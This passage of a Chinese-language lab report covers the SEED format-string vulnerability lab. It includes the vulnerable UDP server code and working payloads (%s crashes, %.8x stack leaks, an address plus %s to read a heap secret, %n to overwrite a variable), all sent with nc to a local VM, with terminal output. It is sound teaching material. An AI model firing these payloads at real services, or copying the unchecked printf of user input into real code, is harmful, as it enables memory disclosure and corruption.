        printf("The address of the 'target' variable: 0x%.8x\n",(unsigned)
&target);
        printf("The value of the 'target' variable (before): 0x%.8x\n", target);
}

void main(){
        struct sockaddr_in server;
        struct sockaddr_in client;
        int clientLen;
        char buf[1500];
        helper();
        int sock = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP);
        memset((char*) &server, 0, sizeof(server));
        server.sin_family = AF_INET;
        server.sin_addr.s_addr = htonl(INADDR_ANY);
        server.sin_port = htons(PORT);
        if (bind(sock, (struct sockaddr*) &server, sizeof(server)) < 0)
                perror("ERROR on binding");
        while (1) {
                bzero(buf, 1500);
                printf("The address of buf: 0x%.8x\n", (unsigned) buf);
                recvfrom(sock, buf, 1500-1, 0,
                (struct sockaddr*) &client, &clientLen);
                myprintf(buf);
        }
        close(sock);
}
```



```
dfgsf
^[[Aa
adfsafa

[09/30/22]seed@VM:~/Desktop$ ./server
The address of the secret: 0x080487d0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of buf: 0xbfffe7e0
ahe address of the 'msg' argument: 0xbfffe7a0
The value of the 'target' variable (after): 0x11223344
The address of buf: 0xbfffe7e0
The address of the 'msg' argument: 0xbfffe7a0
adfsafa
The value of the 'target' variable (after): 0x11223344
The address of buf: 0xbfffe7e0
```

由上图，可以得知3位置（buf的首地址）是 `0xbfffe7e0` ，而msg的地址是 `0xbfffe7a0` 。考虑之前lab课件中的图示，可知2位置的地址是 `0xbfffe7a0 - 4 = 0xbfffe79c` 。

在Task 4.A的截图中（因为我先完成了Task 4），得知需要24个 `%.8x` 字符串获取输入的字符串，需要7个 `%.8x` 字符串获取myprintf的返回地址。


```
The address of the 'msg' argument: 0xbfffe790
bfffe790.b7f1c000.0804871b.00000003.bfffe7d0.bfffedb8.0
804872d.bfffe7d0.bfffe7a8.00000010.0804864c.05040400.17
07070d.00000010.00000003.82230002.00000000.00000000.000
00000.b1cf0002.86a3a8c0.00000000.00000000.78382e25.382e
252e.2e252e78.252e7838.2e78382e.78382e25.382e252e.2e252
e78.252e7838.
The value of the 'target' variable (after): 0x11223344
```

```
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
```

因此位置1的地址值是（buffer的首地址-24*4），也就是 `0xbfffe7e0 - 0x60 = 0xbfffe780`。

Question 1: What are the memory addresses at the locations marked by 1, 2, and 3?

三个位置的地址值分别是:

位置	意义	地址值	获取方法
1	buf首地址	0xbfffe780	结合Task4的答案推算
2	返回地址	0xbfffe79c	结合栈空间的结构推算
3	格式化字符串地址	0xbfffe7e0	直接打印地址信息

Question 2: What is the distance between the locations marked by 1 and 3?


通过上表，我们可以得知距离是 `0xbfffe7e0 - 0xbfffe780 = 0x60`

Task 3: Crash the Program

根据大课讲的内容，输入大量的 `%s` 极易引起crash，是因为 `%s` 读取栈上的数值解析为指针的时候，指针指向的位置有可能非法。

示例输入：

```
%s%s%s%s%s%s%s
```




```
The value of the 'target' variable (after): 0x11223344
^C
[09/30/22]seed@VM:~/Desktop$ ^C
[09/30/22]seed@VM:~/Desktop$ ^C
[09/30/22]seed@VM:~/Desktop$ ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbfffe790
Segmentation fault
[09/30/22]seed@VM:~/Desktop$ 
```

```
^[[A^[[A^C
[09/30/22]seed@VM:~/Desktop$ nc -u 192.168.163.134 9090
%s%s%s%s%s%s%s
```

Task 4: Print Out the Server Program's Memory

Task 4.A: Stack Data

首先考虑在客户端输入32个 `%.8x` ，可以在服务器端打印出一些信息：



```
The address of the 'msg' argument: 0xbfffe790
bfffe790.b7f1c000.0804871b.00000003.bfffe7d0.bfffedb8.0
804872d.bfffe7d0.bfffe7a8.00000010.0804864c.05040400.17
07070d.00000010.00000003.82230002.00000000.00000000.000
00000.b1cf0002.86a3a8c0.00000000.00000000.78382e25.382e
252e.2e252e78.252e7838.2e78382e.78382e25.382e252e.2e252
e78.252e7838.
The value of the 'target' variable (after): 0x11223344
```

Terminal

```
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
```

注意这个16进制数字 `78382e25` ，下面展示其与ASCII码表的计算转换过程：


```
0x25=37='%'
0X2e=46='.'
0x38=56='8'
0x78=120='x'
```

可以看到， `%.8x` 以小端存储于该地址中。从输出从前往后数，可以得知这是第24个 `%.8x` 。因此至少需要24个 `%.8x` 以获得输入的前4个bytes。

Task 4.B: Heap Data

1. 考虑向input文件中输入 `\xc0\x87\x04\x08` 和23个 `%.8x.` 和1个 `%s` ：

```
echo $(printf "\xc0\x87\x04\x08") \
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x \
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x \
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%s
```




```
[09/30/22]seed@VM:~/Desktop$ echo $(printf "\xc0\x87\x0
4\x08")%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8
x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8
x.%.8x.%.8x.%s > input
[09/30/22]seed@VM:~/Desktop$ cat input
��%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8
x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8
x.%.8x.%s
[09/30/22]seed@VM:~/Desktop$ 
```

2. 考虑将input重定向至nc以发送给server:

```
nc -u 127.0.0.1 9090 < input
```

可以看到读取到了heap区域的secret字符串。




```
4\x08")%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8
x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8
x.%.8x.%.8x.%s > input
[09/30/22]seed@VM:~/Desktop$ cat input
��%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8
x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8
x.%.8x.%s
[09/30/22]seed@VM:~/Desktop$ nc -u 127.0.0.1 9090 < inp
ut

The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbfffe7a0
��bfffe7a0.b7f1c000.0804871b.00000003.bfffe7e0.bfffedc8
.0804872d.bfffe7e0.bfffe7b8.00000010.0804864c.05040400.
1707070d.00000010.00000003.82230002.00000000.00000000.0
0000000.a9db0002.0100007f.00000000.00000000.A secret me
ssage
```

Task 5

Task 5.A: Change the value to a different value.

1. 考虑向input文件中输入 `\x40\xa0\x04\x08` 和23个 `%.8x.` 和1个 `%n`

```
echo $(printf "\x40\xa0\x04\x08") \
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x \
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x \
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%n
```




```
[09/30/22]seed@VM:~/Desktop$ ^C
[09/30/22]seed@VM:~/Desktop$ echo $(printf "\x40\xa0\x0
4\x08")%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8
x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8
x.%.8x.%.8x.%n > input
[09/30/22]seed@VM:~/Desktop$ cat input
@�%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8
x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8
x.%.8x.%n
[09/30/22]seed@VM:~/Desktop$ 
```

2. 考虑将input重定向至nc以发送给server:

```
nc -u 127.0.0.1 9090 < input
```

可以看到target数值的内容由 `0x11223344` 变化为了 `0x000000d3` 。




```
[09/30/22]seed@VM:~$ cd Desktop/
[09/30/22]seed@VM:~/Desktop$ ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbfffe7a0
